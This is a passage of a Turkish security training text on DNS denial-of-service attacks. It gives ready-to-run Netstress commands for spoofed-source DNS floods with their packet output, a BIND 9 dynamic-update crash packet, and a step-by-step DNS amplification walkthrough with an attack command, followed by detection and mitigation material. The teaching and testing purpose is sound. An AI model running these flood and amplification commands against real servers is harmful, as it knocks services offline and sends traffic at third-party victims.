Aşağıdaki gibi DNS paketinde Truncated=1 olması durumunda dns isteğinde bulunan aynı isteği TCP/53 üzerinden yapmayı deneyecektir.

```
Domain Name System (response)
[Request In: 1]
[Time: 0.152073000 seconds]
Transaction ID: 0x28b3
Flags: 0x8380 (Standard query response, No error)
1... .. = Response: Message is a response
.000 0... .. = Opcode: Standard query (0)
... .0.. ... = Authoritative: Server is not an authority for domain
... ..1... .. = Truncated: Message is truncated
... ..1 ... = Recursion desired: Do query recursively
... .. 1... .. = Recursion available: Server can do recursive queries
... .. .0.. ... = Z: reserved (0)
... .. .0. ... = Answer authenticated: Answer/authority portion was not authenticated by the
server
```

EDNS destekli DNS sunucularında dns cevapları ~4000 Byte olabilir.

Aşağıdaki örnekte cevabı 512 Byte'ı aşacak şekilde yapılandırılmış bir alan adı kaydının sorgulaması ve cevabın TCP üzerinden dönüşü gösterilmektedir.

```
[huzeyfe@seclabs ~]$ dig test.bga.com.tr @1.2.39.39
;; Truncated, retrying in TCP mode.

; <<>> <<>> test.bga.com.tr @1.2.39.39
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3117
;; flags: qr rd ra; QUERY: 1, ANSWER: 36, AUTHORITY: 2, ADDITIONAL: 0
```

```
;; QUESTION SECTION:
;test.bga.com.tr.      IN      A

;; ANSWER SECTION:
test.bga.com.tr.      60     IN      A      1.2.3.0
test.bga.com.tr.      60     IN      A      1.2.3.1
test.bga.com.tr.      60     IN      A      1.2.3.2
test.bga.com.tr.      60     IN      A      1.2.3.3
test.bga.com.tr.      60     IN      A      1.2.3.4
test.bga.com.tr.      60     IN      A      1.2.3.5
test.bga.com.tr.      60     IN      A      1.2.3.6
test.bga.com.tr.      60     IN      A      1.2.3.8
test.bga.com.tr.      60     IN      A      1.2.3.11
test.bga.com.tr.      60     IN      A      1.2.3.12
test.bga.com.tr.      60     IN      A      1.2.3.41
test.bga.com.tr.      60     IN      A      1.2.3.42
test.bga.com.tr.      60     IN      A      1.2.3.43
test.bga.com.tr.      60     IN      A      1.2.3.44
test.bga.com.tr.      60     IN      A      1.2.3.45
test.bga.com.tr.      60     IN      A      1.2.3.46
test.bga.com.tr.      60     IN      A      1.2.3.47
test.bga.com.tr.      60     IN      A      1.2.3.48
test.bga.com.tr.      60     IN      A      1.2.3.49
test.bga.com.tr.      60     IN      A      1.2.34.21
test.bga.com.tr.      60     IN      A      1.2.34.23
test.bga.com.tr.      60     IN      A      1.2.34.24
test.bga.com.tr.      60     IN      A      1.2.34.25
test.bga.com.tr.      60     IN      A      1.2.34.26
test.bga.com.tr.      60     IN      A      1.2.34.28
test.bga.com.tr.      60     IN      A      1.2.34.29
test.bga.com.tr.      60     IN      A      1.2.34.30
test.bga.com.tr.      60     IN      A      1.2.34.31
test.bga.com.tr.      60     IN      A      1.4.34.32
test.bga.com.tr.      60     IN      A      1.5.34.32
test.bga.com.tr.      60     IN      A      1.6.34.32
test.bga.com.tr.      60     IN      A      1.7.34.32
test.bga.com.tr.      60     IN      A      1.8.34.32
test.bga.com.tr.      60     IN      A      1.9.34.32
test.bga.com.tr.      60     IN      A      222.222.222.223
test.bga.com.tr.      60     IN      A      222.222.222.224

;; AUTHORITY SECTION:
bga.com.tr.           60     IN      NS     ns1.bga.com.tr.
```

```
bga.com.tr.      60  IN  NS  ns2.bga.com.tr.
```

```
:: Query time: 156 msec  
;; SERVER: 1.2.39.39#53(1.2.39.39)  
;; WHEN: Sun Jan  8 08:13:30 2012  
;; MSG SIZE rcvd: 645
```

DNS sunucu tarafından istek öncelikle “truncated” mesajı ile TCP’e çevriliyor ve DNS isteği yapan tarafın TCP üzerinden tekrar DNS isteği göndermesi isteniyor.

**NOT:** Çoğu DNS sunucu TCP/53’e kapalı olduğu için bu tip isteklere cevap vermeyecektir.

DNS sunucu üzerinde TCP/53’ün açık olup olmadığı bu porta gönderilecek SYN paketlerine SYN/ACK cevabının dönmesi ile anlaşılabilir.

```
[root@seclabs ~]# hping -S -p 53 8.8.8.8 -c 2  
HPING 8.8.8.8 (eth0 8.8.8.8): S set, 40 headers + 0 data bytes  
len=46 ip=8.8.8.8 ttl=47 id=46413 sport=53 flags=SA seq=0 win=5720 rtt=47.1 ms  
len=46 ip=8.8.8.8 ttl=47 id=62723 sport=53 flags=SA seq=1 win=5720 rtt=47.3 ms  
  
--- 8.8.8.8 hping statistic ---  
2 packets tramitted, 2 packets received, 0% packet loss  
round-trip min/avg/max = 47.1/47.2/47.3 ms
```

DNS sunucu üzerinde TCP/3 portu açık ise bu porta yönelik SYN Flood, TCP Connection flood tipinde DDoS atakları gerçekleştirilebilir.

DNS sunucu önünde SYN cookie, SYN Proxy ya da benzeri bir koruma sistemi yoksa DNS sunucu kısa sürede hizmet veremez hale gelecektir.

## DNS'e Yönelik DoS ve DDoS Saldırıları

DNS hizmetine yönelik Dos/DDoS saldırılarını iki kategoride incelenebilir

- Yazılım temelli DoS saldırıları
- Tasarım temelli DoS saldırıları

### Yazılım Temelli DoS Saldırıları

#### BIND 9 Dynamic Update DoS Zaafiyeti

28/07/2009 tarihinde ISC Bind yazılım geliştiricileri tüm Bind 9 sürümlerini etkileyen acil bir güvenlik zaafiyeti duyurdular. Duyuruya göre eğer DNS sunucunuz Bind9 çalıştırıyorsa ve üzerinde en az bir tane yetkili kayıt varsa bu açıklıktan etkileniyor demektir.

Aslında bu zafiyet bind 9 çalıştıran tüm dns sunucularını etkiler anlamına gelmektedir. Bunun nedeni dns sunucunuz sadece caching yapıyorsa bile üzerinde localhost için girilmiş kayıtlar bulunacaktır ve açıklık bu kayıtları değerlendirerek sisteminizi devre dışı bırakabilir.

#### Güvenlik Açığı Nasıl Çalışır?

Açıklık dns sunucunuzdaki ilgili zone tanımı(mesela:www.lifeoverip.net) için gönderilen özel hazırlanmış dynamic dns update paketlerini düzgün işleyememesinden kaynaklanmaktadır.

***Açıklığın sonucu olarak dns servisi veren named prosesi durmakta ve DNS sorgularına cevap dönememektedir.***

```
# perl dnstest.pl
;; HEADER SECTION
;; id = 51444
;; qr = 0opcode = UPDATE      rcode = NOERROR
;; zocount = 0 prcount = 1 upcount = 1 adcount = 1
;; ZONE SECTION (1 record)
;; test.com.      IN      SOA
;; PREREQUISITE SECTION (1 record)
www.test.com.    0      IN      ANY    ; no data
;; UPDATE SECTION (1 record)
www.test.com.    0      ANY    ANY    ; no data
```

```
;; ADDITIONAL SECTION (1 record)
<key. 0      IN      ANY      ; rlength = 0
```

Bu aşamadan sonra ilgili zone barındıran dns sunucu sorgulara cevap veremez hale gelmektedir.

#### **Örnek Hata Logu:**

```
Aug 1 16:03:52 mail named[45293]:
/usr/src/lib/bind/dns/./././contrib/bind9/lib/dns/db.c:595: REQUIRE(type !=
((dns_rdatatype_t)dns_rdatatype_any)) failed
Aug 1 16:03:52 mail named[45293]: exiting (due to assertion failure)
Aug 1 16:03:52 mail kernel: pid 45293 (named), uid 0: exited on signal 6 (core dumped)
```

## **DNS Flood DoS/DDoS Saldırıları**

Bu saldırı tipi genelde iki şekilde gerçekleştirilir:

- Hedef DNS sunucuya kapasitesinin üzerinde (bant genişliği olarak değil) DNS istekleri göndererek , normal isteklere cevap veremeyecek hale gelmesini sağlamak
- Hedef DNS sunucu önündeki Firewall/IPS'in "session" limitlerini zorlayarak Firewall arkasındaki tüm sistemlerin erişilemez olmasını sağlamak

Her iki yöntem için de ciddi oranlarda DNS sorgusu gönderilmesi gerekir. İnternet üzerinden edinilecek poc(proof of concept) araçlar incelendiğinde çoğunun perl/python gibi script dilleriyle yazıldığı ve paket gönderme kapasitelerinin max 10.000-15.000 civarlarında olduğu görülecektir.

Bu araçlar kullanılarak ciddi DNS DDoS testleri gerçekleştirilemez.

## **DNS Flood DDoS Saldırıları**

### **DNS Flood ve UDP Flood DDoS Saldırıları Arasındaki Farklar**

UDP flood saldırılarında temel amaçlardan biri UDP servisini koruyan Güvenlik Duvarı'nın oturum tablosunun dolması ve cevap veremez hale gelmesidir.

**Boş UDP/53 paketi ile DNS paketi arasındaki farklar**




DNS Flood saldırılarında sık yapılan hatalardan biri UDP 53 portuna gönderilen her paketin DNS olduğunu düşünmektir. Bu şekilde gerçekleştirilecek DDoS denemeleri hedef sistem önündeki IPS ve benzeri sistemler tarafından protokol anormalliğine takılarak hedefe ulaşamayacaktır.

UDP port 53' e gönderilen boş /doludns olmayan içerik) ve DNS istekleri farklıdır. Hping gibi araçlar kullanılarak gerçekleştirilen udp port 53 flood saldırıları DNS flood saldırısı olarak adlandırılmaz.

UDP Flood belirlenen hedefe boş UDP (ya da rastgele doldurularak) paketleri hedefe göndermektir.

DNS flood ise DNS servisine yönelik rastgele DNS istekleri (DNS istekleri UDP )gönderilerek gerçekleştirilir.

### UDP Port 53 Paketi(Boş UDP Paketi)



The screenshot shows a Wireshark capture of a network packet. The packet list pane shows a single packet with the following details:

No.	Time	Source	Destination	Protocol	Internet Protocol	Info
1	0.000000	178.18.197.18	8.8.8.8	DNS	Yes	[Malformed Packet]

The packet details pane shows the following information:

- Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
- Ethernet II, Src: Vmware\_9c:56:25 (00:50:56:9c:56:25), Dst: JuniperN\_ac:36:c0 (50:c5:8d:ac:36:c0)
- Internet Protocol, Src: 178.18.197.18 (178.18.197.18), Dst: 8.8.8.8 (8.8.8.8)
- User Datagram Protocol, Src Port: slush (1966), Dst Port: domain (53)
  - Source port: slush (1966)
  - Destination port: domain (53)
  - Length: 8
  - Checksum: 0x70c6 [validation disabled]
- [Malformed Packet: DNS]
- [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
  - [Message: Malformed Packet (Exception occurred)]
  - [Severity level: Error]
  - [Group: Malformed]

## Gerçek DNS Paketi Örneği

No.	Time	Source	Destination	Protocol	Internet Protocol	Info
9	6.980780	178.18.197.18	8.8.8.8	DNS	Yes	Standard query A www.bga.com.tr

Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: Vmware_9c:56:25 (00:50:56:9c:56:25), Dst: JuniperN_ac:36:c0 (50:c5:8d:ac:36:c0)
Internet Protocol, Src: 178.18.197.18 (178.18.197.18), Dst: 8.8.8.8 (8.8.8.8)
User Datagram Protocol, Src Port: 34766 (34766), Dst Port: domain (53)
Source port: 34766 (34766)
Destination port: domain (53)
Length: 40
Checksum: 0x876e [validation disabled]
Domain Name System (query)
[Response In: 10]
Transaction ID: 0xd6f2
Flags: 0x0100 (Standard query)
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
www.bga.com.tr: type A, class IN
Name: www.bga.com.tr
Type: A (Host address)
Class: IN (0x0001)

Ancak DNS sorgularını ikili olarak kaydedip bunları Hping kullanarak hedefe dns sorgusu gibi gönderme işlemi yapılabilir.

Aşağıda adım adım Hping kullanarak nasıl DNS flood denemeleri gerçekleştirileceği anlatılmıştır. Test edilen her alan adı için bu şekilde dns sorgusu ikili dosya olarak kaydedilmeli ve hping'e parametre olarak verilmelidir.

<http://blog.lifeoverip.net/2011/07/25/hping-kullanarak-dns-flood-dosddos-saldirilari-gerceklestirme/>

## Netstress Kullanarak DNS Flood DDoS Atağı Gerçekleştirme

Netstress, saniyede ortalama 400.000 DNS isteği gönderebilmektedir. Bandwidth ve test için kullanılan makine gücüne bağlı olarak saniyede 3.000.000 –teorik olarak- DNS isteğine kadar çıkabilmektedir.

```
[root@seclabs netstress-2.2.4].~/netstress_fullrandom -d 8.8.8.8 -a dns -t a -n 4 -P 53

----- netstress stats -----

----- netstress stats -----
PPS:          122374
BPS:          23495936
MPS:          22.41
```

```
Total seconds active: 3  
Total packets sent: 367124  
-----
```

```
PPS:      110916  
BPS:      21295936
```

```
----- netstress stats -----
```

```
PPS:      126696  
BPS:      24325632  
MPS:      23.20
```

```
Total seconds active: 3  
Total packets sent: 380088  
-----
```

```
MPS:      20.31  
Total seconds active: 3  
Total packets sent: 332749  
-----
```

```
----- netstress stats -----
```

```
PPS:      116075  
BPS:      22286528  
MPS:      21.25
```

```
Total seconds active: 3  
Total packets sent: 348227  
-----
```

## **Saldırılarda Sahte(spoofed) IP Adreslerinin Kullanımı**

DNS flood DoS/DDoS saldırıları genellikle sahte ip adresleri kullanılarak gerçekleştirilir. Sahte IP adresi kullanımı da temelde iki şekilde olmaktadır.

- 1- Rastgele seçilmiş ip adresleri
- 2-Bilinen DNS sunucuların IP adreslerinin kaynak olarak kullanımı.

Netstress her iki yöntemi de gerçekleştirebilmektedir.

```
--- NetStress Configuration ---  
-----  
Select your attacks --->  
Source IP type (Random) --->  
[*] Random Source Port  
[ ] Random Destination Port  
[ ] Request Random URLs In GET Flood  
---  
Load an Alternate Configuration File  
Save an Alternate Configuration File
```

### Rastgele IP Adreslerinden DNS Flood DDoS Denemesi

IP **79.137.73.96**.timbuktu-srv3 > 8.8.8.8.domain: 46615+ A? mk2082987667.net. (34)  
IP 111.92.61.23.ms-sql-m > 8.8.8.8.domain: 53015+ A? mk904269199.net. (33)  
IP 172.143.231.2.nucleus > 8.8.8.8.domain: 31255+ A? mk1623054336.net. (34)  
IP **183.146.232.84**.os-licman > 8.8.8.8.domain: 51223+ A? mk1557036557.net. (34)  
IP 126.151.69.29.elan > 8.8.8.8.domain: 37143+ A? mk650936905.net. (33)  
IP 242.130.243.90.af > 8.8.8.8.domain: 46615+ A? mk191742245.net. (33)  
IP 104.22.108.9.eicon-x25 > 8.8.8.8.domain: 34839+ A? mk116675712.net. (33)  
IP 152.236.4.72.sbook > 8.8.8.8.domain: 43799+ A? mk1620707131.net. (34)  
IP 181.154.241.105.nms > 8.8.8.8.domain: 46103+ A? mk958054365.net. (33)  
IP 70.247.18.90.nrcabq-lm > 8.8.8.8.domain: 55319+ A? mk588765509.net. (33)  
IP **78.237.69.35**.localinfosrvr > 8.8.8.8.domain: 43543+ A? mk893603990.net. (33)  
IP 65.29.179.63.dca > 8.8.8.8.domain: 32023+ A? mk1585426588.net. (34)  
IP 229.58.66.14.iclpv-sc > 8.8.8.8.domain: 41751+ A? mk1300398297.net. (34)  
IP 147.228.32.81.prm-nm-np > 8.8.8.8.domain: 35095+ A? mk2137711157.net. (34)  
IP **80.77.213.23**.genie-lm > 8.8.8.8.domain: 39191+ A? mk605526808.net. (33)  
IP 56.211.51.117.goldleaf-licman > 8.8.8.8.domain: 29719+ A? mk770182864.net. (33)  
IP 217.205.176.45.proxima-lm > 8.8.8.8.domain: 33559+ A? mk1699691839.net. (34)  
IP 137.133.60.40.netware-csp > 8.8.8.8.domain: 45079+ A? mk558564538.net. (33)  
IP **142.165.219.3**.oc-lm > 8.8.8.8.domain: 44567+ A? mk1600988605.net. (34)  
IP 207.83.168.58.informatik-lm > 8.8.8.8.domain: 40727+ A? mk1082503180.net. (34)  
IP 232.42.197.57.blueberry-lm > 8.8.8.8.domain: 29719+ A? mk1479252390.net. (34)  
IP 245.252.232.82.kjtsiteserver > 8.8.8.8.domain: 50199+ A? mk2105094468.net. (34)  
IP 122.181.116.57.sbook > 8.8.8.8.domain: 47127+ A? mk260490390.net. (33)

## Bilinen DNS Sunucu IP Adreslerinden DNS Flood Gerçekleştirme

Aynı şekilde subnet kullanımı da gerçekleştirilebilir. Tüm atak bir subnet ya da bir ip aralığı ya da bir ülke ip adresinden geliyormuş gibi gösterilebilir. Bu tip saldırılarda hedef DNS sunucunun önünde gönderilen paket sayısına göre rate limiting/karantina uygulayan IPS, DDoS Engelleme sistemi varsa paket gönderilen sahte ip adresleri bu cihazlar tarafından engellenecektir. Bu da saldırgana internet üzerinde istediği ip adreslerini engelleme lüksü vermektedir.

```
[root@seclabs netstress-2.2.4# ./netstress_patternip_randomport -s 1.2.39. -d 8.8.8.8 -a dns -t a -n 4 -P 53
```

```
IP 1.2.39.85.ibm-pps > 8.8.8.8.domain: 44823+ A? mk1650317290.net. (34)
IP 1.2.39.252.chromagrafx > 8.8.8.8.domain: 55063+ A? mk885119093.net. (33)
IP 1.2.39.234.ms-sql-s > 8.8.8.8.domain: 50711+ A? mk1480111032.net. (34)
IP 1.2.39.251.ndm-server > 8.8.8.8.domain: 47127+ A? mk211899066.net. (33)
IP 1.2.39.25.gv-us > 8.8.8.8.domain: 37143+ A? mk521909797.net. (33)
IP 1.2.39.223.netlabs-lm > 8.8.8.8.domain: 37911+ A? mk581801644.net. (33)
IP 1.2.39.51.dwf > 8.8.8.8.domain: 58391+ A? mk58082171.net. (32)
IP 1.2.39.229.alta-ana-lm > 8.8.8.8.domain: 51223+ A? mk1292956077.net. (34)
IP 1.2.39.27.wmc-log-svc > 8.8.8.8.domain: 37143+ A? mk836758631.net. (33)
IP 1.2.39.246.ms-sql-m > 8.8.8.8.domain: 31767+ A? mk269450214.net. (33)
IP 1.2.39.46.nms_topo_serv > 8.8.8.8.domain: 40471+ A? mk1053310989.net. (34)
IP 1.2.39.58.informatik-lm > 8.8.8.8.domain: 40215+ A? mk1614262787.net. (34)
IP 1.2.39.25.nms > 8.8.8.8.domain: 37399+ A? mk2058427683.net. (34)
IP 1.2.39.154.menandmice-dns > 8.8.8.8.domain: 50967+ A? mk1409302037.net. (34)
IP 1.2.39.193.ndm-server > 8.8.8.8.domain: 39447+ A? mk1607501323.net. (34)
IP 1.2.39.217.innosys > 8.8.8.8.domain: 30999+ A? mk34802544.net. (32)
IP 1.2.39.121.dbsa-lm > 8.8.8.8.domain: 41239+ A? mk460693496.net. (33)
IP 1.2.39.105.cadkey-licman > 8.8.8.8.domain: 54551+ A? mk280556416.net. (33)
IP 1.2.39.28.eicon-slp > 8.8.8.8.domain: 63511+ A? mk1903514959.net. (34)
IP 1.2.39.121.world-lm > 8.8.8.8.domain: 51223+ A? mk62585107.net. (32)
IP 1.2.39.163.nms > 8.8.8.8.domain: 536+ A? mk1231830388.net. (34)
IP 1.2.39.106.eicon-x25 > 8.8.8.8.domain: 58391+ A? mk178733798.net. (33)
IP 1.2.39.223.bbn-mmx > 8.8.8.8.domain: 62487+ A? mk1952301711.net. (34)
IP 1.2.39.195.taligent-lm > 8.8.8.8.domain: 34327+ A? mk851097929.net. (33)
```

Özellikle son zamanlarda Türk Telekom, Google ve OpenDNS'in ip adresleri kullanılarak gerçekleştirilen DNS flood saldırılarına rastlanmaktadır.

Bu tip gerçek DNS sunucuların ip adreslerinden geliyormuş gibi gerçekleştirilen DNS flood ataklarını engellemek çok zordur.

## DNS Performans Ölçümü

DNS sunucuya gelen isteklere döndüğü paketlerin süresi ölçülürse DNS sunucunun performansı ile ilgili bilgi edinilebilir. Performans ölçümü için çeşitli araçlar bulunmaktadır. En temel araç Linux sistemlerle birlikte gelen dig komutudur. Dig komutu ile DNS sunucunun cevap vermesinin ne kadar sürdüğü belirlenebilir.

Dig komutu çıktısındaki “**:: Query time**” satırı DNS’in sorguya döndüğü cevap süresini belirler.

```
[huzeyfe@seclabs ~]$ dig www.bga.com.tr @8.8.8.8
; <<>> DiG 9.3.6-P1-RedHat-9.3.6-16.P1.el5 <<>> www.bga.com.tr @8.8.8.8
;; global options: printcmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 57086
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.bga.com.tr.          IN      A

;; ANSWER SECTION:
www.bga.com.tr.         37     IN      A      50.22.202.163

:: Query time: 41 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sat Oct 1 21:26:56 2011
;; MSG SIZE rcvd: 48
```

### Saldırı altındaki DNS sunucunun cevabı

```
[huzeyfe@seclabs ~]$ dig www.bga.com.tr @4.2.2.1
; <<>> D <<>> www.bga.com.tr @4.2.2.1
```



```
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 17532
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.bga.com.tr.          IN      A

;; Query time: 326 msec
;; SERVER: 4.2.2.1#53(4.2.2.1)
;; WHEN: Sat Oct 1 21:27:54 2011
;; MSG SIZE rcvd: 32
```


Basit bir scriptle anlık olarak DNS sunucunun cevap performansı ölçülebilir.

```
while true; do dig . @ns1.tr.net|grep "Query time:";sleep 2;done
;; Query time: 11 msec
;; Query time: 11 msec
;; Query time: 10 msec
;; Query time: 11 msec
;; Query time: 13 msec
;; Query time: 11 msec
;; Query time: 398 msec
```

**→ Saldırı altındaki DNS sunucu cevabı**

## Amplified DNS DoS Saldırıları

Bu saldırı tipinde gönderilen DNS isteğine dönecek cevabın kat kat fazla olması özelliğini kullanır. Sisteme gönderilecek 50 byte'lık bir DNS isteğine 500 Byte~cevap döndüğü düşünülürse saldırgan elindeki bant genişliğinin 10 katı kadar saldırı trafiği oluşturabilir.



### Adım Adım DNS Amplification DoS Saldırısı

1.Adım Saldırgan rekursif sorguya açık DNS sunucu bulur ve daha önce hazırladığı özel alan adını sorgular (Gerçek hayatta özel bir alan adı değil "." sorgulanır.). Bu isteğin boyutu 50 Byte tutmaktadır.

2.Ara DNS sunucu kendi ön belleğinde olmayan bu isteği gidip ana DNS sunucuya sorar (50 Byte)



3.Adım: Ana DNS sunucu test.bga.com.tr için gerekli cevabı döner (500~byte)

4. Adım: Ara DNS sunucu cevabo ön belleğine alarak bir kopyasını Saldırgana döner. Burada amaç ARA DNS sunucunun dönen 500 Byte'lık cevabı ön belleğe almasını sağlamaktır.

5.Adım: Test kullanıcısı (saldırganın kontrolünde) test.bga.com.tr alan adını sorgular ve cevabın cache'de olup olmadığını anlamaya çalışır.

6.Adım: Ara DNS sunucu ön belleğinden 500 byte cevap döner

7.Adım:Saldırgan Kurban'ın IP adresinden geliyormuş gibi sahte DNS paketleri gönderir. DNS paketleri test.bga.com.tr'i sorgulamaktadır (ortalama 100.000 dns q/s). Bu üretilen paketlerin Saldırgana maliyeti 100.000 X53 Byte

8.Adım: Ara DNS sunucu gelen her paket için 500 Byte'lık cevabı Kurban sistemlere dönmeye çalışacaktır. Böylece Ara DNS sunucu 100.000X500 Byte trafik üreterek saldırırganın kendi trafiğinin 10 katı kadar çoğaltarak Kurban'a saldırıyor gözükcektir.

```
$ dig . @ns1.tr.net

; <<>> DiG 9.7.0-P1 <<>> . @ns1.tr.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27323
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 14
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;                IN      A

;; AUTHORITY SECTION:
.                 512544 IN    NS    k.root-servers.net.
.                 512544 IN    NS    l.root-servers.net.
.                 512544 IN    NS    m.root-servers.net.
.                 512544 IN    NS    a.root-servers.net.
.                 512544 IN    NS    b.root-servers.net.
.                 512544 IN    NS    c.root-servers.net.
.                 512544 IN    NS    d.root-servers.net.
.                 512544 IN    NS    e.root-servers.net.
.                 512544 IN    NS    f.root-servers.net.
.                 512544 IN    NS    g.root-servers.net.
.                 512544 IN    NS    h.root-servers.net.
.                 512544 IN    NS    i.root-servers.net.
```

```
.          512544 IN    NS    j.root-servers.net.

;; ADDITIONAL SECTION:
a.root-servers.net. 598944 IN    A     198.41.0.4
a.root-servers.net. 598944 IN    AAAA  2001:503:ba3e::2:30
b.root-servers.net. 598944 IN    A     192.228.79.201
c.root-servers.net. 598944 IN    A     192.33.4.12
d.root-servers.net. 598944 IN    A     128.8.10.90
d.root-servers.net. 598944 IN    AAAA  2001:500:2d::d
e.root-servers.net. 598944 IN    A     192.203.230.10
f.root-servers.net. 598944 IN    A     192.5.5.241
f.root-servers.net. 598944 IN    AAAA  2001:500:2f::f
g.root-servers.net. 598944 IN    A     192.112.36.4
h.root-servers.net. 598944 IN    A     128.63.2.53
h.root-servers.net. 598944 IN    AAAA  2001:500:1::803f:235
i.root-servers.net. 598944 IN    A     192.36.148.17
i.root-servers.net. 598944 IN    AAAA  2001:7fe::53

;; Query time: 14 msec
;; SERVER: 195.155.1.3#53(195.155.1.3)
;; WHEN: Mon Jan 23 13:52:52 2012
;; MSG SIZE rcvd: 512
```

## Örnek DNS Amplified DoS Saldırısı

DoS yapılacak Hedef Sistem: kurban.example.com (V)  
Aracı olarak kullanılacak DNS sunucu dns-sunucu.example.com (A)  
Saldırgan ( C )

```
./amfdns -a dns-sunucu.example.com -t A -q . -target kurban.example.com
```

## DNS Flood DDoS Saldırılarını Yakalama

<http://www.adotout.com/dnsflood.html> yazılımı kullanılabilir.

```
root@bt:~/dns_flood_detector# dns_flood_detector -i eth0 -t 100 -v -b
[22:16:17] source [85.95.238.172] - 0 qps tcp : 419 qps udp
[22:16:27] source [85.95.238.172] - 0 qps tcp : 139 qps udp
```

## DNS Flood DDoS Saldırılarını Engelleme

DNS Flood saldırılarını engellemek için kullanılan temel yöntemler:

- DNS Caching
- Dns anycast
- Rate limiting
- DFAS

### Rate Limiting Yöntemi

